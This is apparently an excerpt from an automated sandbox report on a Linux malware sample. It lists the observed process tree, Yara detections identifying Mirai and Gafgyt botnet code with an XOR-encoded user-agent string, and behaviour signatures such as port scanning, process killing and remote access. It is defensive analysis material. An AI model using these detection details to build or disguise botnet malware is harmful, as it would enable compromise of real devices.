- systemd-logind (PID: 5674, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5697, Parent: 1)
- gdm3 (PID: 5697, Parent: 1, MD5: 2492e2d8d34f9377e3e530a61a15674f) Arguments: /usr/sbin/gdm3
  - gdm3 New Fork (PID: 5738, Parent: 5697)
  - plymouth (PID: 5738, Parent: 5697, MD5: 87003efd8dad470042f5e75360a8f49f) Arguments: plymouth --ping
- systemd New Fork (PID: 5734, Parent: 1)
- rsyslogd (PID: 5734, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5740, Parent: 1)
- agetty (PID: 5740, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5744, Parent: 1)
- accounts-daemon (PID: 5744, Parent: 1, MD5: 01a899e3fb5e7e434bea1290255a1f30) Arguments: /usr/lib/accountsservice/accounts-daemon
  - accounts-daemon New Fork (PID: 5751, Parent: 5744)
  - language-validate (PID: 5751, Parent: 5744, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/language-tools/language-validate en_US.UTF-8
    - language-validate New Fork (PID: 5752, Parent: 5751)
    - language-options (PID: 5752, Parent: 5751, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: /usr/share/language-tools/language-options
      - language-options New Fork (PID: 5753, Parent: 5752)
      - sh (PID: 5753, Parent: 5752, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "locale -a | grep -F .utf8 "
        - sh New Fork (PID: 5754, Parent: 5753)
        - locale (PID: 5754, Parent: 5753, MD5: c72a78792469db86d91369c9057f20d2) Arguments: locale -a
        - sh New Fork (PID: 5755, Parent: 5753)
        - grep (PID: 5755, Parent: 5753, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -F .utf8
- systemd New Fork (PID: 5746, Parent: 1)
- systemd-journald (PID: 5746, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5750, Parent: 1)
- whoopsie (PID: 5750, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5757, Parent: 1)
- dbus-daemon (PID: 5757, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5762, Parent: 1)
- gpu-manager (PID: 5762, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
  - gpu-manager New Fork (PID: 5820, Parent: 5762)
  - sh (PID: 5820, Parent: 5762, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5821, Parent: 5820)
    - grep (PID: 5821, Parent: 5820, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5822, Parent: 5762)

- sh (PID: 5822, Parent: 5762, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5823, Parent: 5822)
  - grep (PID: 5823, Parent: 5822, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5824, Parent: 5762)
- sh (PID: 5824, Parent: 5762, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5825, Parent: 5824)
  - grep (PID: 5825, Parent: 5824, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5827, Parent: 5762)
- sh (PID: 5827, Parent: 5762, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5828, Parent: 5827)
  - grep (PID: 5828, Parent: 5827, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5830, Parent: 5762)
- sh (PID: 5830, Parent: 5762, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5831, Parent: 5830)
  - grep (PID: 5831, Parent: 5830, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5832, Parent: 5762)
- sh (PID: 5832, Parent: 5762, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5833, Parent: 5832)
  - grep (PID: 5833, Parent: 5832, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5837, Parent: 5762)
- sh (PID: 5837, Parent: 5762, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5838, Parent: 5837)
  - grep (PID: 5838, Parent: 5837, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5839, Parent: 5762)
- sh (PID: 5839, Parent: 5762, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5840, Parent: 5839)
  - grep (PID: 5840, Parent: 5839, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5763, Parent: 1)
- systemd-logind (PID: 5763, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5841, Parent: 1)
- generate-config (PID: 5841, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
  - generate-config New Fork (PID: 5842, Parent: 5841)
  - pkill (PID: 5842, Parent: 5841, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5843, Parent: 1)
- rsyslogd (PID: 5843, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5849, Parent: 1)
- agetty (PID: 5849, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5850, Parent: 1)
- systemd-journald (PID: 5850, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5851, Parent: 1)
- gdm-wait-for-drm (PID: 5851, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5852, Parent: 1)
- whoopsie (PID: 5852, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5854, Parent: 1)
- dbus-daemon (PID: 5854, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5857, Parent: 1)
- systemd-logind (PID: 5857, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5917, Parent: 1)
- rsyslogd (PID: 5917, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5924, Parent: 1)
- agetty (PID: 5924, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5925, Parent: 1)
- systemd-journald (PID: 5925, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5926, Parent: 1)
- gpu-manager (PID: 5926, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
  - gpu-manager New Fork (PID: 5927, Parent: 5926)
  - sh (PID: 5927, Parent: 5926, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5928, Parent: 5927)
    - grep (PID: 5928, Parent: 5927, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5930, Parent: 5926)
  - sh (PID: 5930, Parent: 5926, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5931, Parent: 5930)
    - grep (PID: 5931, Parent: 5930, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5934, Parent: 5926)
  - sh (PID: 5934, Parent: 5926, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5935, Parent: 5934)
    - grep (PID: 5935, Parent: 5934, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5936, Parent: 5926)
  - sh (PID: 5936, Parent: 5926, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"

- sh New Fork (PID: 5938, Parent: 5936)
  - grep (PID: 5938, Parent: 5936, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5940, Parent: 5926)
- sh (PID: 5940, Parent: 5926, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5942, Parent: 5940)
  - grep (PID: 5942, Parent: 5940, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5943, Parent: 5926)
- sh (PID: 5943, Parent: 5926, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5944, Parent: 5943)
  - grep (PID: 5944, Parent: 5943, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5949, Parent: 5926)
- sh (PID: 5949, Parent: 5926, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5950, Parent: 5949)
  - grep (PID: 5950, Parent: 5949, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5951, Parent: 5926)
- sh (PID: 5951, Parent: 5926, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5952, Parent: 5951)
  - grep (PID: 5952, Parent: 5951, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5929, Parent: 1)
- whoopsie (PID: 5929, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5947, Parent: 1860)
- dbus-daemon (PID: 5947, Parent: 1860, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5948, Parent: 1860)
- pulseaudio (PID: 5948, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5953, Parent: 1)
- rtkit-daemon (PID: 5953, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5956, Parent: 1)
- dbus-daemon (PID: 5956, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5961, Parent: 1)
- systemd-logind (PID: 5961, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 6018, Parent: 1)
- generate-config (PID: 6018, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
  - generate-config New Fork (PID: 6019, Parent: 6018)
  - pkill (PID: 6019, Parent: 6018, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 6020, Parent: 1)
- rtkit-daemon (PID: 6020, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 6021, Parent: 1)
- rsyslogd (PID: 6021, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 6024, Parent: 1)
- polkitd (PID: 6024, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 6025, Parent: 1)
- agetty (PID: 6025, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 6029, Parent: 1)
- whoopsie (PID: 6029, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 6033, Parent: 1)
- systemd-journald (PID: 6033, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 6040, Parent: 1)
- gdm-wait-for-drm (PID: 6040, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 6041, Parent: 1860)
- pulseaudio (PID: 6041, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 6046, Parent: 1860)
- dbus-daemon (PID: 6046, Parent: 1860, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 6049, Parent: 1)
- whoopsie (PID: 6049, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 6052, Parent: 1)
- systemd-logind (PID: 6052, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 6110, Parent: 1)
- dbus-daemon (PID: 6110, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
nSg5RM0w0d	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x1354a:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x135b9:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13628:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13696:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13704:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13966:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x139b8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13a0a:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13a5c:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13aaf:$xo1: oMXKNNC\x0D\x17\x0C\x12
nSg5RM0w0d	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
nSg5RM0w0d	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
nSg5RM0w0d	JoeSecurity_Gafgyt	Yara detected Gafgyt	Joe Security	

PCAP (Network Traffic)


Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5281.1.00000000bae8d7b5.000000001aa4a697.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x54a:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x5b9:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x628:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x696:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x704:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x966:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x9b8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xa0a:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xa5c:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xaaf:$xo1: oMXKNNC\x0D\x17\x0C\x12
5294.1.00000000bae8d7b5.000000001aa4a697.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x54a:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x5b9:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x628:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x696:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x704:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x966:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x9b8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xa0a:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xa5c:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xaaf:$xo1: oMXKNNC\x0D\x17\x0C\x12
5278.1.000000006df8adf2.000000004f0c6a25.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x1354a:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x135b9:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13628:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13696:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13704:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13966:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x139b8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13a0a:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13a5c:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x13aaf:$xo1: oMXKNNC\x0D\x17\x0C\x12
5278.1.000000006df8adf2.000000004f0c6a25.r-x.sdmp	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
5278.1.000000006df8adf2.000000004f0c6a25.r-x.sdmp	JoeSecurity_Mirai_9	Yara detected Mirai	Joe Security	
Click to see the 37 entries				

Jbx Signature Overview

- AV Detection
- Bitcoin Miner
- Compliance
- Networking
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

System Summary:

Sample tries to kill multiple processes (SIGKILL)

Persistence and Installation Behavior:

Sample reads /proc/mounts (often used for finding a writable filesystem)

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Language, Device and Operating System Detection:

Reads system files that contain records of logged in users

Stealing of Sensitive Information:

Yara detected Mirai

Yara detected Gafgyt

Remote Access Functionality:

Yara detected Mirai

Yara detected Gafgyt

